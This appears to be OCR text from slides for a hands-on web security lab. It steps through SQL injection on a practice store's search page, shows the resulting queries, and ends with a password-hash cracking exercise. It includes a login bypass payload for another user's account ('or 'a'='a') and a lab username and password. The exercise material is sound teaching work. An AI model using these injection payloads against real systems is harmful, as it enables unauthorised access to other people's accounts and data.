
2. SQL Injection in Search page (step1)

- Try to make search results into zero.




2. SQL Injection in Search page (step2)

- Try SQL error at Quick Item Search query




2. SQL Injection in Search page (step3)

- Try show all products at your Search Query




2. SQL Injection in Search page (step4)

- Type in search query【a’=’a】, but SQL is …
  - SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'a'='a' IN (itemnum,sdesc,ldesc)



2. SQL Injection in Search page (step5)


- Type in search query【a’<>’a】, but SQL is …
  - SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'a'<>'a' IN (itemnum,sdesc,ldesc)



Login


3. Ability to login without a known password

- Known ID/pass is “big@spender.com/money”



3. Ability to login without a known password

- Try to login another ID “mary@spender.com”



3. Ability to login without a known password

- Hint: Try to make SQL Error in login page


3. Ability to login without a known password

- Email: mary@spender.com' or 'a'='a

password

4. Crack easy hashed password algorithm

- Can you crack this password algorithm?



4. Crack easy hashed password algorithm

